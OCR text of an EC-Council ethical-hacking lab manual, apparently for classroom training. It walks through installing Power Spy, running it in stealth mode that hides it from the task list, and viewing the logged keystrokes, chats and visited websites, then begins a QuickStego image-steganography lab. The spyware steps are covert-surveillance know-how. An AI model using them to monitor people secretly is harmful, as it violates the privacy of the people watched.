1. Navigate to **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Spywares\Email and Internet Spyware\Power Spy**.
2. Double-click **pcspy.exe**. The **Software License Agreement** window appears. You must accept the agreement to install Power Spy.
3. Click **Next** in the **License Agreement** wizard.

You can download the Power Spy 2013 from *http://ematrixsoft.com/index.php*




FIGURE 15.1: Installation of Spytech SpyAgent

4. Setup has finished the installation on the system. Click **Finish**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.2: Select the Agreement

Keystrokes Typed – log all keystrokes, including optional non-alphanumerical keys, typed with time, Windows username, application name and window caption

5. The **Run as administrator** window appears. Click **Run**.




FIGURE 15.3: Selecting folder for installation

Net Chatting Conversations – monitor and record all latest version Windows Live Messenger / Skype / MSN Messenger / ICQ / AIM / Yahoo! Messenger's BOTH SIDES chatting conversations with time, chat users, and all coming/outgoing messages

6. The **Setup login password** window appears. Enter the password in the **New password** field, and retype the same password in the **Confirm password** field.
7. Click **Submit**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Screen Snapshots – automatically captures screenshots of entire desktop or active windows at set intervals. Save screenshots as JPEG format images on your computer harddisk. Automatically stop screenshot when user is inactive




FIGURE 15.4: Selecting New Password

8. The **Information** dialog box appears. Click **OK**.




FIGURE 15.5: password confirmation window

9. The **Enter login Password** window appears. Enter the password (which is already set).
10. Click **Submit**

Self-Actions – record Power Spy administrator operations, like start or stop monitoring




FIGURE 15.6: Enter the password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The **Register product** window appears. Click **Later** to continue.

Stealth Mode: Power Spy run absolutely invisibly under Windows systems and does not show in Windows task list. None will know it's running unless you tell them! You can also choose to hide or unhide Power Spy icon and its uninstall entry




FIGURE 15.7: Register product window

12. The main window of **Power Spy** appears, as displayed in the following figure.

Task Schedule: You can set starting and ending time for each task to automatically start and stop the monitoring job.

FIGURE 15.8: Main window of Power Spy

13. Click **Start monitoring**.

TASK 2

Monitoring and Recording User Activities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.9: Start monitoring

Logs View: choose to view different type of logs from program main interface. You can delete selected logs or clear all logs, search logs or export logging reports in HTML format

14. The **System Reboot Recommended** window appears. Click **OK**.




FIGURE 15.10: System Reboot Recommended window

15. Click **Stealth Mode** (stealth mode runs the Power Spy completely invisibly on the computer) .
16. The **Hotkey reminder** window appears. Click **OK** (to unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.11: Stealth mode window

Easy-to-use Interface: config Power Spy with either Wizard for common users or control panel for advanced users. User-friendly graphical program interface makes it easy for beginngers.

17. The **Confirm** window appears Click **Yes**.

FIGURE 15.12: Stealth mode notice

18. Now browse the Internet (anything). To bring Power Spy out of stealth mode, press **CONTROL+ALT+X** on your keyboard.

19. The **Run as administrator** window appears. Click **Run**.




FIGURE 15.13: Run as administrator

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. The **Enter login password** window appears. Enter the password (which is already set) .
21. Click **Submit**.

FIGURE 15.14: Enter the password

22. Click **Later** in the **Register product** window to continue if it appears.
23. Click **Stop monitoring** to stop the monitoring.

FIGURE 15.15: Stop the monitoring

24. To check user keystrokes from the keyboard, click **Keystrokes** in **Power Spy Control Panel**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Program Executed – log all programs including application, executable file, documents and directories navigated with time, Windows username, application/document/directory name and file paths..

FIGURE 15.16: Selecting keystrokes from Power spy control panel

25. It will show all the resulted **keystrokes** as shown in the following screenshot.
26. Click the **Close** button.




FIGURE 15.17: Resulted keystrokes

Documents Opened – log all text contents of documents opened in MS Word and NotePad.

27. To check the websites visited by the user, click **Website visited** in the **Power Spy Control Panel**.
28. It will show all the **visited websites**, as shown in the following screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.18: Result of visited websites

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
PowerSpy 2013	**Output:** ▪ Monitoring keystrokes typed ▪ Website log entries ▪ Pages visited for selected website ▪ Internet traffic data

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 16

Image Steganography Using QuickStego

QuickStego hides text in pictures so that only other users of QuickStego can retrieve and read the hidden secret messages.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Porn sites are filled with images that sometimes change multiple times each day, require authentication in some cases to access their "better" areas of content, and by using stenographic techniques, would allow an agent to retrieve messages from their home bases and send back updates, all in porn trading. Thumbnails could be scanned to find out if there are any new messages for the day; once decrypted, these messages would point to links on the same site with the remaining information encrypted.

Terrorists know that so many different types of files can hold all sorts of hidden information, and tracking or finding these files can be an almost impossible task. These messages can be placed in plain sight, and the servers that supply these files will never know it. Finding these messages is like finding the proverbial "needle" in the World Wide Web haystack.

In order to be an expert an ethical hacker and penetration tester, you must understand how to hide the text inside the image. In this lab, we show how text is hidden inside an image using the QuickStego tool.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Objectives

The objective of this lab is to help the students learn how to **hide secret text messages** in an **image**.

Lab Environment

To perform the lab, you need:

- A computer running **Windows Server 2012**
- Administrative privileges to install and run tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **QuickStego** is located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Steganography\Image Steganography\QuickStego**
- You can also download Quick Stego tool from http://quickcrypto.com/free-steganography-software.html
- If you decided to download latest version screenshots may differ
- Run this tool in Windows Server 2012

Lab Duration

Time: 10 Minutes

Overview of Steganography

Steganography is the art and science of writing hidden messages in such a way that no one, apart from the sender and intended recipient, suspects the existence of the message, a form of security through obscurity. Steganography includes the concealment of information within computer files. In digital steganography, electronic communications may include stenographic coding inside of a transport layer, such as a document file, image file, program, or protocol.

Lab Tasks

The basic idea in this section is to:

1. Follow the wizard-driven installation steps to install Quick Stego
2. Launch **Quick Stego** from Start menu apps

TASK 1

Hide the text inside the image




FIGURE 16.1: Main window of the QuickStego

You can download the QuickStego from *http://quickcrypto.com*

3. Click **Open Image** in the **Picture, Image, Photo File** dialog box.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 16.2: Opening the image

Image Types that can be opened - .jpg/.jpeg, .gif, or .bmp formats

4. Browse the image from **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Steganography\Image Steganography\QuickStego**.
5. Select **lamborgini_5.jpg**, and then click the **Open** button.




FIGURE 16.3: Selecting the image

Saved Hidden Text Images - .bmp format only

6. The selected image is added; it will show a message that reads: **THIS IMAGE DOES NOT HAVE A QUICK STEGO SECRET TEXT MESSAGE**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 16.4: Selected image is displayed

QuickStego does not ENCRYPT the secret text message though it is well hidden in the image. QuickCrypto includes the functions of QuickStego but also allows you to securely encrypt text and files and even hide files on your computer.

7. To add the text to the image, click **Open Text** from the **Text File** dialog box.





FIGURE 16.5: Selected text file

8. Browse the text file from **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Steganography\Image Steganography\QuickStego**.
9. Select Text File.txt file, and then click the **Open** button.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



The core functions of QuickStego are also part of QuickCrypto, therefore the product will be supported for the foreseeable future. Functionality on its way is the ability to hide messages inside audio files, e.g. mp3 and wav.

FIGURE 16.6: Selecting the text file

10. The selected text will be added; click **Hide Text** in the **Steganography** dialog box.
11. It shows the following message: **The text message is now hidden in image**.



The larger the image, the more text that can be concealed within. QuickStego will tell you how many characters of text you must lose if you go over this limit per picture. In practice a lot of secret text can be hidden in even a small image.

FIGURE 16.7: Hiding the text

12. To save the image (where the text is hidden inside the image) click **Save Image** in the **Picture, Image, Photo File** dialog box.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

